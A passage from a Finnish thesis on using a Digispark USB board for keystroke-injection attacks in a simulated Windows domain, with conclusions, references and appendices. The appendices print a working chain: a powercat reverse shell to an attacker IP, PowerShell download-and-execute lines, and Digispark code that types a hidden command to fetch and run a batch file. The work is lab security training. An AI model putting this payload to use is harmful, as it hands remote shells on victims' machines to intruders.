Tietokantapalvelimen lsass muistivedoksesta saadulla salasanatiivisteellä voidaan yrittää päästä toimialueen hallintapalvelimelle petteri.pelto -käyttäjän tunnuksella käyttäen samaa pass-the-hash -tekniikkaa. Kuvassa 19 voi huomata, että petteri.pelto-käyttäjä on todellakin toimialueen ylläpitokäyttäjä, koska hän kuuluu ryhmään ”domain admins”



Kuva 19. Onnistunut kirjautuminen toimialueen hallintapalvelimelle.

Toimialueen hallintapalvelimelle päästyään, hyökkääjällä on periaatteessa kaikki toimialueen objektit hallinnassaan. Todellisessa ympäristössä hyökkäystä voitaisiin laajentaa myös muihin toimialuemetsän toimialueisiin, mutta tämän työn kontekstissa hyökkäys on saatu päätökseen.

8 TULOKSET JA POHDINTA

Opinnäytetyössä lähdettiin liikkeelle ajatuksesta, jossa jokaisen tietoturvavastaavan tai verrannollisessa tehtävässä olevan olisi hyvä asettaa itsensä hyökkääjän asemaan omien taitojensa kehittämiseksi. Vahva tietoturva hyökkääjän näkökulmasta voi olla turhauttavaa, mutta toisaalta se voi herättää ideoita ja halua kehittyä ongelmien ratkaisemiseksi. Jos murtautuminen omiin järjestelmiin tuntuu liian helpolta, ehkä on aika ryhtyä kehittämään ympäristöä haasteellisemmaksi.

Työn tavoitteena oli esittää vaihtoehtoa tietoturvatestauksessa tai hyökkäyksen harjoittelussa käytettävästä ohjelmoitavasta USB-laitteesta. Digisparkin avulla hyökkäyspaketin suorittaminen kohteessa sujui odotetusti ja sillä saatiin kohteeseen muodostettua haluttu komentoyhteys toiselta laitteelta. Digisparkin käyttöönotossa ja esimerkkiohjelman tutkimisessa käytiin läpi laitteen toimintatapaa ja se, miten lukijan olisi mahdollista itse lähteä kehittämään omia ohjelmiansa Digisparkille. Digisparkin hyökkäyspakettia pystyisi kehittämään vielä huomaamattomammaksi ja monipuolisemmaksi, esimerkiksi toteutettu takaoven asennuksen vaihtoehtona voisi olla pelkkä tietojen kerääminen ympäristöstä ja niiden toimittaminen hyökkääjälle.

Kohdeympäristön valinnassa Windows-toimialueeksi yksittäisen laitteen sijasta haluttiin esittää Digispark mahdollisessa oikeassa ympäristössä. Vaikka ympäristöä varten tehtiin useampi virtuaalikone, valitettavasti hyökkäyssimulaation esittämisessä pystyttiin käyttämään ainoastaan hallintapalvelinta, tietokantapalvelinta ja Kali Linux -virtuaalikonetta, koska ympäristön ylläpito vei liikaa isäntäkoneen resursseja. Lisähaastetta ympäristöön hyökkäämisessä pystyisi lisäämään esimerkiksi poistamalla käyttäjiä korkean oikeuden käyttäjäryhmistä sekä estämällä etähallintayhteyksien muodostamisen ulkoverkosta. Keskitetty päätelaitesuojaus, esimerkiksi Microsoft Defender for Endpoint, pystyisi havaitsemaan hyökkäyssimulaatiossa tehdyt toimet, ja laite voitaisiin asettaa etänä eristyksiin.

Jatkokehitys työn pohjalta olisi testata laitteen toimivuutta Unix-järjestelmissä. Kyseisissä ympäristöissä käyttöliittymät ovat pääosin tekstipohjaisia, mikä mahdollisesti tekisi hyökkäyksen rakentamisesta yksinkertaisempaa verrattuna Windows-järjestelmiin. Lisäksi Applen Mac-laitteisiin voisi olla mahdollista testata Digisparkia hyökkäyksen toteuttamiseksi.

Todellisuudessa vastaavan hyökkäystilanteen toteuttaminen olisi vaikeaa ja vaatisi hyökkääjältä todellista motivaatiota sen suorittamiseksi. Sähköpostin välityksellä toteutettuna hyökkäys olisi realistisempi ja kiinnijäämisen todennäköisyys pienempi, mutta keystroke injection on tekniikkana vahvana juuri niissä ympäristöissä, joissa ulkoisia hyökkäysvektoreita ei ole. Ympäristön tietoturva on niin vahva kuin sen heikoin lenkki ja ihminen on valitettavan usein se kyseinen lenkki.

9 YHTEENVETO

Opinnäytetyön tavoitteena oli tutkia USB-kehitysalustan ohjelmointia ja kehittämistä työkaluksi kyberhyökkäyksen harjoittelua varten. Työssä tutustuttiin valitun kehitysalustan teknisiin ominaisuuksiin, potentiaalisiin kohdeympäristöihin, hyökkäyksen vaiheisiin ja kehitysalustan saattamiseen hyökkäysvalmiuteen. Lopuksi kehitysalustaa käytettiin simuloidussa ympäristössä komentoyhteyden saavuttamiseksi kohdelaitteeseen.

Simulaatioon valittu kohdeympäristö tehtiin vastaamaan sellaista, jonka voisi todellisuudessa kohdata pienemmissä yrityksissä. Osana virtuaalista simulaatioympäristöä toimi myös fyysinen tietokone, johon USB-kehitysalusta syötettiin. Ympäristöön tarkoituksella luodut haavoittuvuudet ja huonot tietoturvaperiaatteelliset ratkaisut tehtiin myös vastaamaan tyypillisiä huolimattomuusvirheitä ylläpitäjien toimesta.

USB-kehitysalustalle saatiin onnistunneesti luotua toimiva hyökkäyspaketti, jolla saavutettiin komentoyhteys siihen laitteeseen, johon se syötettiin. Lisäksi kohdeympäristössä hyökkäyksen eteneminen vastasi suunniteltua ja hyökkäyksen päätteeksi ympäristö saatiin otettua täysin haltuun. Valitut hyökkäystekniikat vastaavat vain pientä osaa mahdollisista tekniikoista ja pääsyy niiden valintaan pohjautuu kirjoittajan kokemukseen niiden parissa. Hyökkäyssimulaatiota olisi voinut kehittää mielenkiintoisemmaksi tekemällä ympäristön kokoonpanosta haasteellisemman. Kehitysalustalle luotua hyökkäyspakettia olisi voinut kehittää yksinkertaisemmaksi ja siten nopeammin suoritettavaksi.

Kehitysalustan toimivuuden tutkiminen muissakin käyttöjärjestelmissä, kuten Mac- tai Unix-järjestelmissä, olisi mahdollista. Lisäksi hyökkäyksen voisi toteuttaa erilaisesti, esimerkiksi komentoyhteyden sijasta laitteelta voitaisiin kerätä tietoa ympäristöstä ja ne tiedot voitaisiin toimittaa hyökkääjälle.

Lähteet

Arntz, P. 2022. Linux "Dirty Pipe" vulnerability gives unprivileged users root access. Viitattu 1.8.2022. https://www.malwarebytes.com/blog/news/2022/03/linux-dirty-pipe-vulnerability-gives-unprivileged-users-root-access

Anton P. 2022. What is svchost.exe? Is it a virus?. Viitattu 23.11.2022. https://atlasvpn.com/blog/what-is-svchost-exe-is-it-a-virus

Bannister, A. 2021. Google develops Linux tool that tackles USB keystroke injection attacks. Portswigger. Viitattu 26.11.2021. https://portswigger.net/daily-swig/google-develops-linux-tool-that-tackles-usb-keystroke-injection-attacks

Beyondtrust 2022. Mitigating the Follina Zero-Day Vulnerability (CVE 2022-30190) with Privilege Management for Windows. Viitattu 22.8.2022. https://www.beyondtrust.com/blog/entry/mitigating-the-follina-zero-day-vulnerability-cve-2022-30190-with-privilege-management-for-windows

Brash, R. 2021. What is Stuxnet?. Verveindustrial. Viitattu 15.2.2022. https://verveindustrial.com/resources/blog/what-is-stuxnet/

Chien, E. & Falliere N. & Murchu L. 2010. W32.Stuxnet Dossier. Wired. Viitattu 30.1.2022. https://www.wired.com/images_blogs/threatlevel/2010/11/w32_stuxnet_dossier.pdf

Crowdstrike 2022. 2022 Global Threat Report. Viitattu 14.8.2022. Saatavilla https://www.crowdstrike.com/global-threat-report/

Crowdstrike 2022. NTLM Explained. Viitattu 16.7.2022. https://www.crowdstrike.com/cybersecurity-101/ntlm-windows-new-technology-lan-manager/

Cvedetails 2022. CVSS Score Distribution For Top 50 Products By Total Number Of "Distinct" Vulnerabilities. Viitattu 21.8.2022. https://www.cvedetails.com/top-50-product-cvssscore-distribution.php

Cvedetails 2022. Windows 10: Vulnerability Statistics. Viitattu 22.8.2022. https://www.cvedetails.com/product/32238/Microsoft-Windows-10.html?vendor_id=26

Digistump. 2022. Viitattu 1.2.2022. http://digistump.com/products/1

Hak5 2021. Keystroke Injection Attacks. Viitattu 2.1.2022. https://help.hak5.org/usb-rubber-ducky-1/getting-started/keystroke-injection-attacks

Hak5 2021. USB Rubber Ducky. Viitattu 14.12.2021. https://hak5.org/products/usb-rubber-ducky

Hutchins, E. & Cloppert, M. & Amin, R. 2020. Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains. https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf

Ilascu, I. 2021. Public Windows PrintNightmare 0-day exploit allows domain takeover. Viitattu 1.8.2022. https://www.bleepingcomputer.com/news/security/public-windows-printnightmare-0-day-exploit-allows-domain-takeover/

Karpersky. What Is Social Engineering? Viitattu 4.6.2022. https://www.kaspersky.com/resource-center/definitions/what-is-social-engineering

Kelley, M. 2013. The Stuxnet Attack On Iran's Nuclear Plant Was 'Far More Dangerous' Than Previously Thought. Businessinsider. Viitattu 15.2.2022. https://www.businessinsider.com/stuxnet-was-far-more-dangerous-than-previous-thought-2013-11?r=US&IR=T

Lockheed Martin. The Cyber Kill Chain. Viitattu 15.3.2022. https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Melman, Y. 2010. Computer Virus in Iran Actually Targeted Larger Nuclear Facility. Haaretz. Viitattu 30.1.2022. https://www.haaretz.com/1.5118389

Microchip 2022. Atmel 8-bit AVR Microcontroller with 2/4/8K Bytes In-System Programmable Flash. Viitattu 31.1.2022. https://ww1.microchip.com/downloads/en/DeviceDoc/Atmel-2586-AVR-8-bit-Microcontroller-ATtiny25-ATtiny45-ATtiny85_Datasheet.pdf

Microchip 2022. ATtiny85. Viitattu 30.1.2022.

https://www.microchip.com/en-us/product/ATTINY85

Microchip 2022. AT32UC3B1256. Viitattu 31.1.2022.

https://www.microchip.com/en-us/product/AT32UC3B1256#

Microsoft 2022. Active Directory Domain Services Overview. Viitattu 12.7.2022. https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview

Microsoft 2021. Print Spooler. Viitattu 22.8.2022. https://docs.microsoft.com/en-us/windows/win32/printdocs/print-spooler

Microsoft 2022. What is Powershell? Viitattu 28.9.2022. https://learn.microsoft.com/fi-fi/powershell/scripting/overview?view=powershell-7.2

Microsoft 2022. Windows 10 Enterprise. Viitattu 1.9.2022. https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise

Microsoft 2021. Kerberos Network Authentication Service (V5) Synopsis. Viitattu 21.8.2021. https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/b4af186e-b2ff-43f9-b18e-eedb366abf13

Pérez, E. 2019. Kerberos (II): How to attack Kerberos?. Tarlogic. Viittattu 21.8.2022. https://www.tarlogic.com/blog/how-to-attack-kerberos/

Polos, C. 2022. Shells – Windows. Viitattu 28.9.2022. https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/windows

Stallman, R. Linux and the GNU system. Viitattu 28.8.2022. https://www.gnu.org/gnu/linux-and-gnu.html

Statscounter 2022. Desktop Operating System Market Share Worldwide. Viitattu 21.8.2022. https://gs.statcounter.com/os-market-share/desktop/worldwide/#monthly-202204-202204-bar

Trend Micro 2022. Navigating New Frontiers: Trend Micro 2021 Annual Cybersecurity Report. Viitattu 15.3.2022. Saatavilla https://documents.trendmicro.com/assets/rpt/rpt-navigating-new-frontiers-trend-micro-2021-annual-cybersecurity-report.pdf

Universal Serial Bus – HID Usage Tables 2004. https://www.usb.org/sites/default/files/documents/hut1_12v2.pdf

Zetter, K. & Modderkolk, H. 2019. Revealed: How a secret Dutch mole aided the U.S.-Israeli Stuxnet cyberattack on Iran. Yahoo! News. Viitattu 4.6.2022. https://news.yahoo.com/revealed-how-a-secret-dutch-mole-aided-the-us-israeli-stuxnet-cyber-attack-on-iran-160026018.html?

Digispark-kehitysalustan käyttöönotto

Arduino IDE:n lataaminen ja käyttöönotto

1. Siirry osoitteeseen https://www.arduino.cc/en/software ja osiosta ”Downloads” valitse käyttöjärjestelmällesi oikea latauspaketti
    a. Tässä ohjeessa demonstroidaan IDE:n asentamista Windows-käyttojärjestelmälle.
2. Kun tiedosto on latautunut, suorita se, jotta asennusprosessi voi alkaa.
3. Voit asentaa ohjelman vakio-asetuksilla ja päättää mihin kansioon sen haluat.
    a. Ajurien asennuksessa voi kestää hetken.

Seuraavaksi käydään läpi, miten IDE asetetaan käyttövalmiuteen Digispark-kehitysalustan ohjelmointia varten.

1. Käynnistä IDE ja siirry painikkeen ”File” alta osioon ”Preferences”.
2. ”Preferences”-osion painaminen avaa ikkunan, jonka alaosassa on tekstikenttä ”Additional Boards Manager URLs”, johon tulee syöttää seuraava URL-osoite: *http://digistump.com/package_digistump_index.json*
    a. Mikäli tekstikenttä ei riitä, voit avata uuden ikkunan painamalla tekstikentän oikeassa reunassa kuvaketta, johon mahtuu enemmän tekstiä.
3. Paina ”OK”-painiketta ikkunan alaosassa, joka sulkee ikkunan.
4. Seuraavaksi siirry painikkeen ”Tools” alta osioon ”Boards” ja sen alta avaa ”Boards Manager”
5. ”Boards Manager” -ikkunassa kirjoita yläosan tekstikenttään ”digispark” ja valitse ”Install”-painike ”Digistump AVR Boards” -paketin kohdalla.
    a. Tämä asentaa IDE-ympäristöön vaadittavan kirjaston Digispark:n ohjelmointiin.
6. Seuraavaksi valitse ”Tools”-painikkeen alta ”Boards” ja sieltä osion ”Digistump AVR Boards” alta ”Digispark (Default – 16 MHz)”
7. Nyt IDE:llä voi kirjoittaa Digispark-kehitysalustalle komentoja.

Seuraavaksi kirjoitetaan yksinkertainen ohjelma, joka suoritetaan Digispark:lla. Tätä esimerkkiä varten hyödynnetään Arduino IDE:n kirjastossa valmiiksi olevaa esimerkkiohjelmaa:

1. Painikkeen ”File” alla siirry osioon ”Examples”, joka avaa listan erilaisia esimerkkiohjelmia.
2. Siirry osioon ”Examples for Digispark (Default – 16 MHz)” ja hae sieltä “DigisparkKeyboard” ja sen alta avaa “keyboard”
3. Näytölle pitäisi ilmestyä uusi ikkuna, jossa on esimerkkikoodia.
    a. Tämä esimerkkiohjelma kirjoittaa ”Hello Digispark!” mihin tahansa tekstikenttään viiden sekunnin välein, johon olet painanut hiiren osoittimella.
4. Ohjelman saa ladattua Digispark:lle painamalla uuden avatun ikkunan yläosassa olevaa vihreää nuolta, joka osoittimella leijuttaessa kirjoittaa yläpalkkiin ”upload”
5. Seuraavaksi odota, että ikkunan alaosaan ilmestyy musta ikkuna, jossa lukee ”Plug in device now...(will timeout in 60 seconds)”
6. Aseta Digispark tietokoneen USB-porttiin ja odota hetki.
7. Riippuen mihin tekstikenttään olet painanut viimeiseksi, pitäisi sinun nähdä siihen ilmestyvän ”Hello Digispark!” toistuvasti.
8. Ohjelma lopettaa suorittamisen, kun otat Digispark:n pois tietokoneesta.

Digisparkin hyökkäyspaketin osat

Shell.txt

pwsh -c "powercat -c [HYÖKKÄÄJÄN IP-OSOITE] -p 443 -e cmd.exe -ge" > /tmp/shell.txt

Update.bat

echo START /B powershell -c "\$code=(New-Object System.Net.Webclient).DownloadString('http:// [HYÖKKÄÄJÄN IP-OSOITE]:80/shell.txt');iex 'powershell -E \$code'" >/tmp/update.bat KALILLA

Digisparkin hyökkäyspaketti

START /B powershell.exe -c (New-Object System.Net.Webclient).DownloadFile('http:// [HYÖKKÄÄJÄN IP-OSOITE]:80/update.bat','C:\Windows\Tasks\update.bat');IEX 'c:\Windows\Tasks\update.bat'

Digisparkilla kirjoitettava hyökkäyspaketti

```
#include "DigiKeyboard.h"
void setup(){
}
void loop(){
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(300);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(200);
  DigiKeyboard.print("powershell.exe /WindowStyle Hidden
  DigiKeyboard.sendKeyStroke(KEY_8,MOD_SHIFT_RIGHT);
  DigiKeyboard.print("New/Object System.Net.Webclient");
  DigiKeyboard.sendKeyStroke(KEY_9,MOD_SHIFT_RIGHT);
  DigiKeyboard.print(".DownloadFile");
  DigiKeyboard.sendKeyStroke(KEY_8,MOD_SHIFT_RIGHT);
  DigiKeyboard.sendKeyStroke(49);
  DigiKeyboard.print("http");
  DigiKeyboard.sendKeyStroke(55,MOD_SHIFT_RIGHT);
  DigiKeyboard.sendKeyStroke(KEY_7,MOD_SHIFT_RIGHT);
  DigiKeyboard.sendKeyStroke(KEY_7,MOD_SHIFT_RIGHT);
  DigiKeyboard.print("192.168.0.111");
  DigiKeyboard.sendKeyStroke(55,MOD_SHIFT_RIGHT);
  DigiKeyboard.print("80");
  DigiKeyboard.sendKeyStroke(KEY_7,MOD_SHIFT_RIGHT);
  DigiKeyboard.print("update.bat");
  DigiKeyboard.sendKeyStroke(49);
  DigiKeyboard.print(",");
  DigiKeyboard.sendKeyStroke(49);
  DigiKeyboard.print("C");
  DigiKeyboard.sendKeyStroke(55,MOD_SHIFT_RIGHT);
  DigiKeyboard.sendKeyStroke(KEY_7,MOD_SHIFT_RIGHT);
  DigiKeyboard.print("Windows");
  DigiKeyboard.sendKeyStroke(KEY_7,MOD_SHIFT_RIGHT);
  DigiKeyboard.print("Tasks");
  DigiKeyboard.sendKeyStroke(KEY_7,MOD_SHIFT_RIGHT);
  DigiKeyboard.print("update.bat");
  DigiKeyboard.sendKeyStroke(49);
  DigiKeyboard.sendKeyStroke(KEY_9,MOD_SHIFT_RIGHT);
  DigiKeyboard.sendKeyStroke(KEY_COMMA,MOD_SHIFT_RIGHT);
  DigiKeyboard.print("IEX ");
  DigiKeyboard.sendKeyStroke(49);
  DigiKeyboard.print("C");
  DigiKeyboard.sendKeyStroke(55,MOD_SHIFT_RIGHT);
  DigiKeyboard.sendKeyStroke(KEY_7,MOD_SHIFT_RIGHT);
  DigiKeyboard.print("Windows");
  DigiKeyboard.sendKeyStroke(KEY_7,MOD_SHIFT_RIGHT);
  DigiKeyboard.print("Tasks");
  DigiKeyboard.sendKeyStroke(KEY_7,MOD_SHIFT_RIGHT);
  DigiKeyboard.print("update.bat");
  DigiKeyboard.sendKeyStroke(49);
  DigiKeyboard.sendKeyStroke(49);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1000);
  for (;;) {
  }
```